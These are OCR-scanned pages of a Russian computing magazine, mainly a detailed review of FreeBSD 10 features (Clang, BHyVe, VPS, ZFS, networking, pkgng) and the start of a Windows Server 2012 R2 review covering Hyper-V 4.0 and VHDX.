
ЗАКЛЮЧЕНИЕ

Исследование скомпрометированной системы — дело кропотливое, требующее должной подготовки, времени и внимания, но вместе с тем очень увлекательное. После того как источник проблем найден, можно, например, самостоятельно создать сигнатуру для антивируса ClamAV или правило для IPS Snort. ⌶

↙ **Kali Linux имеет специальный режим загрузки**




↘ **В Kali Linux собраны все необходимые инструменты для исследований**



ПРИГОВОРЕН К УСПЕХУ

Детальный обзор FreeBSD 10

С момента выпуска стабильной версии FreeBSD 9.0 прошло меньше двух лет, а команда разработчиков уже готова представить следующий релиз своей ОС под красивым номером 10. Новая FreeBSD теперь компилируется с помощью Clang, поставляется в комплекте с DNS-сервером Unbound, имеет собственный гипервизор, аналогичный KVM, умеет работать со сжатыми томами ZFS и включает в себя еще несколько десятков интересных изменений.



Евгений Зобнин
execbit.ru

CLANG ВМЕСТО GCC

Летом 2007 года фонд свободного ПО опубликовал окончательную редакцию лицензии GPLv3, на которую в скором времени должны были перейти все крупнейшие свободные проекты, координируемые фондом. Сообщество FreeBSD изначально не приняло эту лицензию, поскольку она еще более ограничивала реальную свободу ПО, чем GPLv2, а впоследствии отказалось от включения любого GPLv3-софта в базовую поставку ОС, как противоречащего лицензии BSD.

Из-за полного запрета в тексте GPLv3 так называемой тивоизации, то есть возможности создания железа на базе открытого ПО без возможности установки на него модификаций этого же ПО, разработчикам FreeBSD пришлось полностью отказаться от перехода на новые версии GCC и остаться на GCC 4.2.1. Включение в состав более поздних версий, распространяемых под GPLv3, автоматически создало бы проблемы многим хардварным компаниям, выпускающим железо на базе FreeBSD.

Так как поддерживать устаревшую версию GCC бесконечно нельзя, FreeBSD требовался идеологически правильный компилятор, и открытие исходных текстов Clang в том же году оказалось как нельзя кстати. В отличие от GCC, Clang распространялся под лицензией BSD и, по сути, компилятором не являлся. Это был всего лишь сырой фронтенд, который генерировал промежуточный код LLVM и передавал его последнему для оптимизации и компиляции.

Неспешно, но безостановочно Clang доводился до состояния полноценного компилятора, и к началу 2009 года всю FreeBSD, включая ядро и пользовательские утилиты, уже можно было скомпилировать без помощи GCC. В середине 2010 года Clang становится частью FreeBSD, но пока только в качестве альтернативы GCC. В 2012 году переход на Clang завершается, и он становится компилятором по умолчанию.

Для рядового пользователя такой переход, конечно, пройдет практически незамеченным: `make buildworld` будет работать так, как и раньше, порты будут собираться без всяких проблем, и даже такие команды, как `gcc helloworld.c`, будут работать без вопросов благодаря симлинкам. Зато настоящую выгоду это принесет разработчикам, многие из которых и раньше использовали Clang для прогона кода на предмет наличия ошибок (о которых Clang информирует гораздо подробнее GCC), но теперь этот инструмент будет использоваться по умолчанию.

Отключить Clang и перейти на GCC 4.2.1, который еще остается в комплекте FreeBSD, можно, добавив опции WITH_GCC и WITH_GNUCXX в файл `/etc/src.conf`.

BHYVE ИЛИ KVM ПОД ЛИЦЕНЗИЕЙ BSD

Благодаря следованию идее тотальной свободы, гарантированной лицензией BSD и сведенной в одну знаменитую цитату «Делайте с кодом что хотите, но только не говорите, что он написан вами», фонд FreeBSD за время своего существования успел обзавестись многими покровителями. В их числе такие мастодонты, как Apple, NetApp и Juniper Networks, которые регулярно открывают код своих наработок на базе FreeBSD и смежных технологий (Clang, например, детище Apple). Очередной такой наработкой стал гипервизор BHyVe, созданный NetApp для использования в своем оборудовании. Его код был открыт в 2011 году и практически сразу включен в состав FreeBSD.

По своей сути BHyVe (bhyve.org) — это созданный с нуля и выпущенный под лицензией BSD аналог Linux-гипервизора KVM, обеспечивающий возможность запуска сторонних операционных систем в виртуальном окружении поверх FreeBSD. Как и KVM, а также почти любые другие гипервизоры, BHyVe базируется на технологиях виртуализации Intel VT-x и AMD-V, а также VirtIO, которая позволяет пробросить реальные устройства из хост-системы в виртуальное окружение без необходимости использования развитого эмулятора, такого как QEMU; для запуска виртуальных окружений используется минималистичный эмулятор, который вместе с модулем ядра и сопутствующими библиотеками имеет размер не более 250 Кб.

Согласно тестам, BHyVe показывает отличную производительность и уже пригоден для запуска виртуальных окружений в продакшне. Для желающих опробовать гипервизор в работе предлагаю краткую инструкцию: подгружаем модули vmm и if_tap, создаем виртуальный интерфейс командой `ifconfig tap0 create`, скачиваем скрипт vmrun.sh (people.freebsd.org/~neel/bhyve) и запускаем.


VPS ИЛИ JAIL НА СТЕРОИДАХ

Второй технологией, напрямую связанной с виртуализацией, которая, скорее всего, войдет в состав FreeBSD 10, будет VPS. Это так называемая виртуализация уровня ОС, которая должна прийти на смену устаревшему Jail. Сам Jail, наверное, никуда не исчезнет, но из-за массы технических недостатков, исправление которых затянулось на многие годы, он уже не актуален и не пользуется популярностью среди администраторов.


Что же такое VPS? Это средство запустить виртуальное окружение, не используя эмуляцию как таковую. Поверх одного ядра запускается несколько окружений исполнения, и операционная система как бы разделяется на несколько. Принцип примерно тот же, что и у Jail и даже chroot, с тем исключением, что вместо изоляции виртуального окружения от основной системы используется мультиплексирование ресурсов ОС. Другими словами, гостевая система не отрезается от основной с помощью разных хаков в стиле «если процесс работает внутри Jail, то он не видит списка процессов», а получает доступ к своим собственным копиям ресурсов, включая тот же список процессов.

Все это похоже на линуксовый OpenVZ с его выделенными пространствами имен (namespace) для каждого окружения, но в исполнении для FreeBSD. Каждое виртуальное окружение имеет собственные список процессов, корень файловой системы, разделяемые ресурсы, сетевой стек (используется технология VNET/VIMAGE) и собственные версии аппаратно зависимых системных вызовов. Так, команда reboot, выполненная внутри виртуального окружения, действительно выполнит перезагрузку, но не всей машины, а только виртуального окружения.

VPS уже имеет поддержку снапшотов и заморозки виртуальных окружений, а также возможность Live-миграции окружений с одной машины на другую без остановки работы процессов



Clang производит компиляцию быстрее GCC и использует при этом меньше памяти



- System call related MSRs
- "make buildworld"
  - 4 cores, 2GB memory, 1GbE NIC, 1 SATA disk
  - /usr/src is mounted over NFS
  - /usr/obj is mounted on a block device

Configuration	Build time in seconds
Bare Metal	1308
Partitioned	1336
Virtualized	1446

Замеры скорости сборки системы в виртуальном окружении и на голом железе

```
# This is a comment.
NAME = 'vps190'
FSROOT = '/usr/vps/vps190'
FSROOT_PRIV = '/usr/vps/vps190_priv'
NETIF_0_ADDRESS = '10.142.178.190, 2001:10:10::beef:190'
ROOT_MOUNT = 'mount_vpsfs /usr/vps/vps190_priv
/usr/vps/vps190'
ROOT_UNMOUNT = 'umount /usr/vps/vps190'
INIT = '/sbin/init'
LIMITS =
'phys:0:0,virt:100000000:160000000,pctcpu:100:200,threads:12:12'
```

Пример конфига VPS

и без разрыва установленных сетевых соединений. Однако средств лимитирования ресурсов у VPS пока нет, поэтому ограничить окружение в процессорных ресурсах или объемах памяти не получится.

ХРАНЕНИЕ ДАННЫХ


При подготовке десятой версии много внимания было уделено системам хранения данных и файловым системам. Наиболее важным новшеством стал написанный с нуля стек iSCSI, для реализации которого фонд FreeBSD нанял фултайм-разработчика. Новый стек производительнее, надежнее и гораздо удобнее в управлении, чем прежняя реализация протокола, а главное, включает в себя не только инициатор, но и iSCSI target. Другими словами, FreeBSD теперь может выступать в роли как клиента, так и сервера iSCSI, показывающего превосходную производительность. Новая реализация совместима со старым форматом конфигов, поэтому переход будет практически безболезненным.

Файловая система ZFS также была доработана. Из illumos (форк OpenSolaris) была портирована реализация функции NOP-write, которая отменяет перезапись блока ФС в том случае, если его контрольная сумма совпадает с уже имеющимся в ФС. Это позволяет увеличить производительность и сохранить пространство при использовании снапшотов.

Также была интегрирована поддержка сверхбыстрого алгоритма сжатия данных LZ4, который позволил поднять производительность работы файловой системы с активированным сжатием на 50–80% в сравнении со стандартным алгоритмом LZJB.

Кроме этого, реализация ZFS во FreeBSD первой среди всех ОС обзавелась поддержкой операции TRIM для твердотельных накопителей. Напомню, что в отличие от жестких дисков SSD-накопители требуют явного очищения своих ячеек перед записью новых данных; это приводит к провалам производительности в том случае, когда заведомо чистых ячеек не остается и контроллеру приходится искать ячейки, ранее занятые данными, и очищать их. Эта операция называется TRIM, и по-хорошему она должна выполняться во время простоя накопителя, а не в момент записи. Теперь ZFS поступает именно так; низкоприоритетный процесс просыпается в моменты простоя и запускает операцию TRIM в отношении уже свободных блоков памяти.

ZFS и UFS теперь поддерживают увеличение размера в режиме онлайн. Это значит, что юзер может в любой момент увеличить размер раздела с файловой системой, а затем увеличить размер самой ФС. И все это на живой системе, без размонтирования.



Архитектура BHyVe


Фреймворк FUSE, позволяющий создавать работающие в пространстве пользователя файловые системы, теперь включен в состав ядра, поэтому необходимости в установке порта fuse-kmod теперь нет. Также в ядро была интегрирована обновленная реализация файловой системы UDF из NetBSD (о том, зачем и кому она нужна, не сообщается).

СЕТЕВАЯ ПОДСИСТЕМА


Переработке подверглись также многие сетевые подсистемы ОС. Был существенно доработан стек 802.11n, добавлена поддержка чипов AR93xx, AR94xx, AR95xx, обновлены драйверы чипов AR9280, AR9285 и AR9287. Протокол 802.11n теперь поддерживается в режиме adhoc (децентрализованная сеть), но только теми сетевыми картами, которые умеют работать в таком режиме (в основном это карты Atheros). Поддерживается агрегация линков, обработка BAR TX, программная повторная отправка кадров и энергосберегающие режимы.

Во FreeBSD 10 должна появиться начальная реализация протокола MPTCP (Multipath TCP), которая позволяет организовать доставку TCP-пакетов сразу по нескольким маршрутам, например через двух разных провайдеров. В будущем MPTCP можно будет использовать для увеличения надежности передачи данных и расширения канала за счет виртуального объединения двух каналов в один. Например, одно из возможных применений MPTCP найдет в мобильных устройствах, благодаря чему удастся сделать переход между сетями абсолютно бесшовным. Поддержка MPTCP уже есть в Linux и Apple iOS 7.

Еще одним важным новшеством сетевой подсистемы FreeBSD 10 станет технология NetMap (на самом деле уже доступна в 9.1), позволяющая достичь теоретических скоростей передачи пакетов современными 10-гигабитными сетевыми адаптерами даже на бюджетной машине. NetMap работает в ядре и позволяет передавать пакеты напрямую от приложения к сетевой карте в обход внутриядерных механизмов обработки пакетов. NetMap способен осуществлять отправку одного пакета всего за 60–65 циклов процессора, что позволяет одним ядром с частотой 900 МГц



Сравнение производительности NetMap с Linux и FreeBSD



Bsdconfig собственной персоной

генерировать поток в 14,8 Mpps (миллионов пакетов в секунду), которого достаточно для того, чтобы достичь теоретической скорости передачи на 10-гигабитном канале.

К другим интересным изменениям в сетевой подсистеме можно отнести интеграцию в ядро кода клиента NFSv4.1 с поддержкой pNFS и избавление кода брандмауэра pf от глобальной блокировки, которая не позволяла ему эффективно работать на многопроцессорных системах.

УЛУЧШЕНИЯ В ПОДДЕРЖКЕ ARM

Поддержка ARM всегда была одной из самых слабых сторон FreeBSD. Современные SoC не поддерживались, расширенные процессорные инструкции не задействовались, в целом код был неэффективным и использовался в основном энтузиастами для запуска системы на различных одноплатных компьютерах. Учитывая ориентированность FreeBSD на серверы и различные железки на базе архитектуры x86, это была вполне нормальная ситуация.

Однако время идет, и на смену железкам на x86 приходят высокопроизводительные и энергоэффективные решения на базе ARM, включая серверы общего назначения, NAS и роутеры. Поэтому сейчас разработчикам FreeBSD приходится, так сказать, наверстывать упущенное. Только в FreeBSD 10 поддержка архитектуры ARM впервые стала полноценной. Низкоуровневая часть кода была существенно переработана и расширена, появилась полноценная поддержка многоядерных процессоров и многопоточности, реализована поддержка расширенных инструкций VFP/Neon и технологии Superpages (страницы памяти расширенного размера), которая необходима для эффективной работы FreeBSD на ARM-серверах.

Появилась поддержка более современных SoC, включая Marvell MV78x60, TI OMAP4 и AM335x (используются в Pandaboard и Beaglebone), Allwinner A10 (Cubieboard и Hackberry), LPC32x0 и начальная поддержка NVIDIA Tegra 2. Наконец появилась полноценная поддержка Raspberry Pi. О том, как собрать FreeBSD для Rpi, можно прочитать здесь: kernelnomicon.org/?p=164.

BSDCONFIG

Начиная с девятой версии, FreeBSD была переведена на использование инсталлятора bsdinstall, пришедшего на смену неуклюжему sysinstall — даже сами разработчики называли его «запутанным куском кода, который никто не хочет поддерживать». Новый инсталлятор отличался простотой, интеллектуальностью, модульностью и расширяемостью, однако очень сильно уступал sysinstall в плане постинсталляционных настроек. Этот недочет исправили к выходу десятой версии, включив в комплект утилиту bsdconfig.

Новый конфигуратор, как и установщик, написан на шелл, обладает модульной структурой и может быть использован обособленно или в составе другого приложения (в данном случае bsdinstall).

Уже сейчас bsdconfig позволяет настраивать следующие сущности:

- управлять настройками /etc/rc.conf (используется утилита sysrc);
- создавать аккаунты и группы пользователей в системе и управлять ими;
- конфигурировать часовые пояса (используется tzdialog);
- конфигурировать сетевые интерфейсы, указывать параметры хоста, используемые DNS-серверы и шлюзы по умолчанию;
- создавать и редактировать дисковые разделы;
- настраивать консоль (шрифты, кодировки, локаль, хранитель экрана и прочее);
- управлять запуском сервисов.

ДРУГОЕ

Из менее заметных, но значимых изменений можно назвать замену DNS-сервера BIND и сопутствующих утилит на кеширующий рекурсивный сервер Unbound и утилиты из комплекта LDNS. О полноценной замене здесь, конечно, речи не идет, а всего лишь выполняется требование иметь в базовой поставке ОС кеширующий DNS-сервер и валидатор DNSSEC. BIND, используемый для этой цели десятилетиями, превратился в неповоротливого монстра, который уже просто неприлично включать в базовый комплект (BIND 10 требует, например, SQLite 3 и Python 3), а вот компактный и производительный Unbound выполняет эту работу на отлично. Те же, кому нужен полноценный DNS-сервер, могут установить BIND 10 из портов.

В комплект включен демон auditdistd, предназначенный для безопасной отправки логов системного аудита по сети на другую машину. Ранее логи аудита, содержащие подробнейшие сведения о работе системы, сохранялись на локальной машине, что позволяло взломщику удалить их, чтобы скрыть следы своего проникновения. Теперь все логи направляются демону auditdistd, который может не только сохранять их на диск, но и передавать на удаленный сервер, используя зашифрованное соединение.

Во FreeBSD 10 будут включены новые инструменты установки и управления пакетами, названные pkgng. В отличие от устаревших утилит pkg_*, которые были всего лишь инструментом для выкачивания пакетов с FTP-сервера и разворачивания их в систему, pkgng представляет собой полноценный современный менеджер пакетов в стиле apt-get. Он работает с сетевыми репозиториями, учитывает зависимости и умеет правильно обновлять пакеты, а также удалять установленные как зависимости пакеты при удалении приложения. Со стороны пользователя работа с новым менеджером пакетов будет выглядеть примерно так:

```
# pkg update
# pkg install gimp
# pkg search firefox
```

ВЫВОДЫ

FreeBSD — одна из тех ОС, за развитием которых приятно наблюдать. В отличие от Linux и Windows, здесь нет погони за максимально эффективными технологиями, нет желания воткнуть в ОС все, что только можно, и включить в код каждый присланный патч. ОС планомерно развивается в нужном направлении, не изменяя традициям и не гоняясь за модой. ☒



WWW

Новая, очень быстрая система поиска по исходным текстам FreeBSD, OpenBSD, NetBSD и DragonFlyBSD: bxr.su



INFO

Слово «тивоизация» происходит от названия выпущенного в 1999 году видеоплеера TiVo, который работал на ОС Linux, но при этом не позволял никоим образом изменить свою прошивку.

Кроме правильно лицензированного компилятора, в FreeBSD также появились собственные версии утилит sort и patch.

В FreeBSD 10.0 реализована поддержка USB Audio 2.0.

ВАРИАНТНЫЕ СИМВОЛИЧЕСКИЕ ССЫЛКИ

Из DragonFlyBSD во FreeBSD наконец портировали реализацию вариантных символических ссылок (varsym). По своей сути varsym — это та же символическая ссылка, в путях которой могут использоваться переменные, при изменении их значений автоматически меняется и сам путь. Основное преимущество таких ссылок в возможности их изменения пачками с помощью одной команды.

```
$ echo bar > bar; echo baz > baz
$ ln -s '${XXX}' foo
$ ls -l foo
lrwxr-xr-x  1 brooks  wheel ... foo -> ${XXX}
$ varsym XXX=bar cat foo
bar
$ varsym XXX=baz cat foo
baz
```

Пример изменения пути, записанного в вариантной символической ссылке


ПЕРЕКЛЮЧЕНИЕ ВИДЕОРЕЖИМОВ НА УРОВНЕ ЯДРА

При подготовке FreeBSD 10 была проведена работа по интеграции KMS (переключение видеорежимов на уровне ядра) в драйверы для карт AMD, в дополнение к поддержке KVM в драйверах для Intel GPU, появившейся в 9.1. На данный момент технология KMS не имеет практически никакого значения для FreeBSD, однако она является одним из кирпичиков, используемых для построения графических систем будущего. Тот же Wayland, например, для своей работы требует поддержку KMS в ядре.

РАВНЕНИЕ НА ОБЛАКА

ОБЗОР НОВШЕСТВ WINDOWS SERVER 2012 R2

Облачные технологии — основное направление современных разработок Microsoft, и выход новой версии ОС это только подтверждает. Несмотря на постфикс R2, это не просто «очередное улучшение», новых функций более чем достаточно. Изменения затронули все компоненты, так или иначе связанные с виртуализацией и (удаленной) работой пользователей с любого устройства: Hyper-V, подсистему управления хранилищами и сетевой стек. Кроме того, штатно стали доступны многие технологии, предлагавшиеся раньше только в Windows Azure.



Мартин «urban.prankster» Пранкевич
martin@synack.ru

ВВЕДЕНИЕ

Выходу новой ОС предшествовал анонс концепции Cloud OS, элементами которой являются Windows Server 2012 R2, System Center 2012 R2 и SQL Server 2012. Задача новой платформы состоит в том, чтобы позволить организациям создавать масштабируемую информационную среду и приложения, с которыми пользователи будут одинаково хорошо работать с любого устройства и в любое время. Многие вопросы Cloud OS были заложены еще в 2012SP1, но по-настоящему сущность раскрывается именно с приходом R2. Практически одновременно с анонсом Preview версии Win2012R2 на новые технологии была переведена Azure, и теперь администраторы могут легко построить публичное, частное или гибридное облако, перемещая VM в любой дата-центр, использующий новый гипервизор. Всеми новыми возможностями можно будет управлять при помощи System Center, выход которой в этот раз синхронизирован с релизом ОС.

Как и Win2012, выпуск R2 имеет две редакции — Standart и Datacenter; версии Enterprise, которая была в Win2k8R2, больше нет (по сути, Enterprise — это теперь Standart). По доступным функциям оба варианта полностью идентичны, в том числе и по возможностям масштабирования, но отличаются в лицензионных правах на запуск виртуальных машин. Серверная лицензия покрывает два физических процессора (сокета), то есть при наличии нескольких ядер в процессоре он считается за один.

По-прежнему доступны варианты установки с GUI и Server Core. Внешне рабочий стол и инструменты изменились незначительно, хотя появление привычной кнопки «Пуск» сразу бросается в глаза. Все основные изменения произошли «под капотом». Настройки производятся при помощи диспетчера сервера и PowerShell 4.0. Последний получил большое количество новых командлетов (сейчас их более 3000) и новый инструмент — службу настройки требуемого состояния (Desired State Configuration, DSC). При помощи DSC реализуется принцип continuous deployments, позволяющий по декларативному принципу управлять конфигурациями сервера и рабочей станции: устанавливать роли и компоненты, настраивать параметры реестра, управлять процессами, файлами, учетными записями, определять фактическую конфигурацию узла и так далее. Создав конфигурационный файл для DSC, теперь можно быстро развернуть систему требуемой конфигурации. То есть DSC — это Windows-аналог популярных *nix'овых систем управления конфигурациями Chef или Puppet.

Кроме этого, представлен Windows Azure Hyper-V Recovery Manager, в котором сопоставлены отдельные возможности трех инструментов: Windows Azure, SCVMM и Hyper-V Replica. С его помощью можно легко восстановить VM после сбоев в конфигурации с несколькими дата-центрами.

HYPER-V 4.0

Объявлена поддержка 320 логических процессоров хоста, 4 Тб RAM и 1024 VM на хост, до 64 Тб виртуального диска VHDX. Кластеры Hyper-V могут объединять 64 сервера, в которых находится до 8000 VM (в Win2012 — 4000).

В целях совместимости и стандартизации современные технологии виртуализации эмулируют устаревшее оборудование 1990-х, что создает проблемы при использовании последних разработок вроде UEFI и Secure boot. Как результат, в Hyper-V 4.0 введено понятие поколений виртуальных машин, и это первое, с чем придется столкнуться, приступая к созданию новой VM. В VM второго поколения (Generation 2) убраны все устаревшие эмулируемые устройства (Intel 440BX, шины ISA, IDE-диски, загрузка только с IDE, сетевой адаптер Legacy, COM-порты и подобные), все виртуальные устройства теперь работают через шину VMBus. Поддерживается UEFI и Secure boot, загрузка с виртуальных жестких дисков SCSI, SCSI-DVD и синтетических сетевых адаптеров. Производительность VM Gen2 не изменилась, уменьшилась лишь скорость загрузки и установки новых ОС (что тоже очень хорошо). В качестве гостевых ОС в VM Gen2 официально поддерживаются Win2012/R2 и x64 Windows 8/8.1. При наличии UEFI файла загрузки можно загрузить и другие ОС, в том числе *nix (Ubuntu, OS X). Для всех остальных ОС оставлен режим Generation 1, эти VM должны иметь как минимум один виртуальный IDE-диск.

Функция динамической миграции (Live migration), впервые анонсированная в Win2k8R2 (до этого была Quick migration), позволяет перемещать VM между узлами кластера без их останова. При большом их количестве на операцию требуется продолжительное время. Новая функция Live migration compression (активирована по умолчанию) выполняет операцию переноса VHD/VHDX со сжатием, это ускоряет процесс и снижает нагрузку на сеть. Уровень сжатия устанавливается динамически в зависимости от текущей нагрузки на CPU, в случае полной загрузки сжатие не ведется, чтобы не влиять на производительность VM. Но есть и альтернатива — SMB Direct, которую можно использовать при наличии карт, поддерживающих технологию RDMA (Remote Direct Memory Access). Заявлена передача данных на скорости до 56 Гб/с, эта цифра ограничена только возможностями шины PCI3, которая может «нагрузить» лишь три RDMA-карты. Все настройки производятся во вкладке Performance Options, можно выбрать один из трех вариантов: TCP/IP (без сжатия), Compression или SMB.

Конечно, SMB-трафик Live migration в этом случае может «задавить» остальные соединения, но его легко ограничить при помощи компонента SMB Bandwidth Limit. Предусмотрен контроль трех типов трафика: VirtualMachine (трафик между VM и VHDX-файлом по SMB), LiveMigration (трафик Live migration по SMB) и Default (остальной). Нужный очень просто устанавливается при помощи командлетов Set|Get|Remove-SmbBandwidthLimit.

```
PS> Add-WindowsFeature FS-SMBBW
PS> Set-SmbBandwidthLimit -Category ↵
    LiveMigration -BytesPerSecond 1000000
```

Кстати, SMB-соединения теперь отслеживаются на файловом ресурсе, и клиент будет перенаправлен на менее загруженный узел кластера.

Появившаяся в Win2012 функция Hyper-V Replica позволяет отправлять копию VM на удаленный ресурс с интервалом в 5 мин. В Win2012R2, в дополнение к этому, стали доступны значения в 30 с или 15 мин, что позволит более гибко настроить процесс, реплицируя важные VM чаще, а вспомогательные, наоборот, реже. Реализована возможность пересылки копии полученной реплики на третий узел (Extend Replication). Например, провайдер, получивший реплику от клиента, реплицирует ее своими средствами, обеспечивая требуемый SLA. Возможна репликация и на Windows Azure.

При экспорте или создании снимка (checkpoint) из консоли Hyper-V Manager или командлетами Export-VM и Export-VMSnapshot выключать VM уже не требуется. То есть, по сути, мы можем создать копию на лету. Список командлетов Hyper пополнился Measure-VM (статистика по ресурсам VM) и Copy-VMFile (копирование файлов в VM напрямую, без установки сетевого соединения).

Режим расширенного сеанса (Enhanced Session Mode), доступный при использовании в качестве гостевых Win2012R2 / Windows 8.1, позволяет подключаться к Remote Desktop Services VM напрямую через шину VMBus, минуя сеть (она может быть еще не настроена). Поддерживается высокое разрешение экрана, мультимониторные системы, доступ к дискам, USB и звуковым устройствам, двухфакторная аутентификация RDP (новая функция), буфер обмена и так далее.

НОВЫЕ ФУНКЦИИ VHDX И ПОДСИСТЕМЫ ХРАНЕНИЯ

Особое внимание уделено подсистеме хранения данных. В Win2012 появился новый формат виртуального диска VHDX, отличающийся большим объемом (до 64 Тб), по сравнению с устаревшим VHD, поддерживающим объем до 2 Тб. В R2 предложено несколько новых функций. Например, стало возможным изменить размеры VHDX Resize (увеличить или уменьшить) без остановки VM, причем работа мастера не зависит от содержимого (ОС, ФС и так далее). Единственное условие — VHDX-диск должен быть подключен к SCSI-контроллеру (в Gen1 загрузочный только IDE и для VHDX функция Resize недоступна), уменьшить размер можно только для NTFS. Операция производится при помощи стандартного мастера изменения виртуального жесткого диска (Virtual Hard Disk Wizard), вызываемого из диспетчера Hyper-V или путем запуска командлета Resize-VirtualDisk.



